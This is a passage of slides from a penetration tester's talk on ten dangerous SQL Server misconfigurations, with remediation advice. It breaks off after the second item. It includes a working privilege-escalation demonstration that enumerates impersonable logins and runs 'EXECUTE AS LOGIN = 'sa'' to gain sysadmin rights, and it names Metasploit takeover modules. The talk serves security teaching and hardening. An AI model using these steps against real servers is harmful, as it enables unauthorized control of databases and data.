



10 Deadly Sins of SQL Server Configuration

The untold stories of a pentest monkey



Who am I?

Scott Sutherland

Network and Application Penetration Tester

Twitter: @_nullbind



Code: <https://github.com/nullbind>
<https://github.com/netspi>

Slides: <http://slideshare.net/nullbind>
<http://slideshare.net/netspi>


Blog: <https://blog.netspi.com/author/scott-sutherland/>

Presentation Overview

- Why security breaks
- Where security breaks
- SQL Server security basics
- Finding SQL Servers
- 10 deadly configurations
- What can be done
- Questions



Why Security BREAKS





Why Security Breaks

- **NOT the right skill set**
 - Most dev-ops and IT admins aren't DBAs
 - Modern DBMS can be complicated
- **NOT a high priority / requirement**
 - Functionality
 - Availability
 - Performance
 - Security
- **NOT enough time**



Where Security BREAKS



Where Security Breaks


...at points of integration and trust

- Access to external sources
 - Other databases
 - Other servers
 - On the file system / shares
- Cached authentication
- User impersonation
- Excessive privileges
- Explicit and implicit trusts



SQL Server

Security **BASICS**




SQL Server Security Basics: Services

What is SQL Server?

- SQL Server is software
- Each installation is called an “**instance**” which runs as a set of Windows services *separate process, port, etc*
- Services run with privileges of the Windows service account

SQL Server Security Basics: Services



SQL Server Security Basics: Principals

Windows Server Level

- Windows accounts and groups

SQL Server Level

- SQL Server logins and SQL Server roles

Database Level

- Database users and database roles

SQL Server Security Basics: Principals

Windows Server Level

- Used to log into SQL Server


SQL Server Level

- Used to log into SQL Server

Database Level

- Database users are mapped to a login/account
- Used to access databases and data

SQL Server Security Basics: Principals



SQL Server Security Basics: Roles

Important Server Roles

- Sysadmin role = DBA
- Public role = Everyone with connect

Important Database Roles

- Database owner = owns the database
- Db_owner role = any action in the database

Findings

SQL Servers




Finding SQL Servers: Unauthenticated

TCP/UDP Port Scanning

- Pros: Finds non domain instances
- Cons: Can be slow

Tools

- Metasploit
- Nessus
- SQLping3
- OSQL/SQLCMD



Finding SQL Servers: Authenticated

Service Principal Names (SPN)

- Pros: Fast and returns most SQL Servers on the domain
- Cons: Will miss instances on non domain systems

Tools

- setspn.exe
- adfind.exe
- *Get-Spn.psm1*



```
PS C:\> Get-SPN -type service -search "MSSQLSvc*" -list yes
Account           Server           Service
-----           -----           -----
Administrator     DB1.demo.com   MSSQLSvc
sqladmin          DB1.demo.com   MSSQLSvc
PS C:\>
```

10 DEADLY Configurations



10 Deadly Configurations

1. Logins with Sysadmin Privileges
2. Logins with IMPERSONATE Privileges
3. Database User Privileges
4. Procedures with SQL Injection
5. Public EXECUTE on Dangerous Procedures
6. Service Account Privileges
7. Domain User Privileges
8. Database Link Chaining and Excessive Privileges
9. Weak and Default Passwords
10. No Transport Encryption

#1

Logins with Sysadmin Privileges



#1 Logins with Excessive Privileges

What's the issue?

- Applications connecting to SQL Server with the “sa” login
- Applications connecting to SQL Server with another login with the sysadmin role

#1 Logins with Excessive Privileges

Why is it a problem?

- Full access to all databases on server
- Often full access to the Windows server
- Free tools available for taking over the server
 - Metasploit mssql_payload module
 - Metasploit mssql_payload_sqli module

#1 Logins with Excessive Privileges

What are the attack requirements?

- SQL injection or a direct connection with credentials to log into SQL Server

#1 Logins with Excessive Privileges

What's the fix?

- Don't use the “sa” login for your application
- Don't assigned sysadmin privileges
- Do assign only the privileges necessary for the application to meet functional requirements

#2

Logins with IMPERSONATE Privileges



#2 Logins with IMPERSONATE privilege

What's the issue?

- SQL Server logins with IMPERSONATE privileges

#2 Logins with IMPERSONATE privilege

Why is it a problem?

- Intended to decrease privileges
- Often used to increase privileges
- Allows on demand escalation with no constraints
- Sometimes results in sysadmin privileges

#2 Logins with IMPERSONATE privilege

What are the attack requirements?

- SQL injection or a direct connection with credentials to log into SQL Server
- Login has privs to impersonate another login
- For sysadmin, login must of have privs to impersonate a sysadmin or additional escalation path

#2 Manual Attack

Find logins that can be impersonated


The screenshot shows a SQL query window titled "SQLQuery3.sql - VM...ster (MyUser1 (52))". The query retrieves distinct login names from the sys.server_permissions and sys.server_principals tables, where the permission_name is 'IMPERSONATE'. The results show three logins: sa, MyUser2, and MyUser3.

```
SELECT distinct b.name
FROM sys.server_permissions a
INNER JOIN sys.server_principals b
ON a.grantor_principal_id = b.principal_id
WHERE a.permission_name = 'IMPERSONATE'
```

	name
1	sa
2	MyUser2
3	MyUser3

#2 Manual Attack

Impersonate logins



The screenshot shows the Microsoft SQL Server Management Studio interface. The title bar reads "SQLQuery6.sql - 10.2.9.101.master (MyUser1 (55)) - Microsoft SQL Server Management Studio". The Object Explorer pane shows a connection to "10.2.9.101 (SQL Server 9.0.4053 - MyUser1)" with nodes for Databases, Security, Server Objects, Replication, and Management. The main results pane displays a query titled "SQLQuery6.sql - 10...ster (MyUser1 (55))". The query code is as follows:

```
-- Verify you are still running as the myuser1 login
SELECT SYSTEM_USER
SELECT IS_SRVROLEMEMBER('sysadmin')

-- Impersonate the sa login
EXECUTE AS LOGIN = 'sa'

-- Verify you are now running as the sa login
SELECT SYSTEM_USER
SELECT IS_SRVROLEMEMBER('sysadmin')
```

The results pane shows the output of the query:

	Results
1	(No column name)
1	MyUser1
1	(No column name)
1	0
1	(No column name)
1	sa
1	(No column name)
1	1

At the bottom of the results pane, a message says "Query executed successfully." and shows the session details: "10.2.9.101 (9.0 SP3) | MyUser1 (55) | master | 00:00:00 | 4 rows".

#2 Manual Attack

Impersonate logins

The screenshot shows a Microsoft SQL Server Management Studio (SSMS) window titled "SQLQuery6.sql - 10.2.9.101.master (MyUser1 (55))". The Object Explorer on the left shows the server "10.2.9.101 (SQL Server 9.0.4053 - MyUser1)" with its databases, security, server objects, replication, and management options. The main pane displays a query editor with the following SQL script:

```
-- Verify you are still running as the myuser1 login  
SELECT SYSTEM_USER  
SELECT IS_SRVROLEMEMBER('sysadmin')  
  
-- Impersonate the sa login  
EXECUTE AS LOGIN = 'sa'  
  
-- Verify you are now running as the sa login  
SELECT SYSTEM_USER  
SELECT IS_SRVROLEMEMBER('sysadmin')
```

A red arrow points from the top right towards the first two lines of the script. Another red arrow points from the bottom left towards the results grid.

The results grid shows the output of the queries:

(No column name)	MyUser1
1	0
(No column name)	sa
1	1

At the bottom of the SSMS window, a status bar indicates "Query executed successfully." and "10.2.9.101 (9.0 SP3) | MyUser1 (55) | master | 00:00:00 | 4 rows".

#2 Manual Attack

Impersonate logins

The screenshot shows a Microsoft SQL Server Management Studio (SSMS) window titled "SQLQuery6.sql - 10.2.9.101.master (MyUser1 (55))". The Object Explorer on the left shows a connection to "10.2.9.101 (SQL Server 9.0.4053 - MyUser1)" with nodes for Databases, Security, Server Objects, Replication, and Management. The main pane displays a query window with the following SQL code:

```
-- Verify you are still running as the myuser1 login
SELECT SYSTEM_USER
SELECT IS_SRVROLEMEMBER('sysadmin')

-- Impersonate the sa login
EXECUTE AS LOGIN = 'sa'

-- Verify you are now running as the sa login
SELECT SYSTEM_USER
SELECT IS_SRVROLEMEMBER('sysadmin')
```

A red box highlights the second section of the code where the user attempts to impersonate the "sa" login. A red arrow points from the bottom of this highlighted section to the results grid. The results grid shows four rows of data:

(No column name)	MyUser1
(No column name)	0
(No column name)	sa
(No column name)	1

A red box highlights the row containing "sa". Another red arrow points from the bottom of this highlighted row to the status bar at the bottom of the SSMS window, which displays "Query executed successfully.".

#2 Automating the Attack

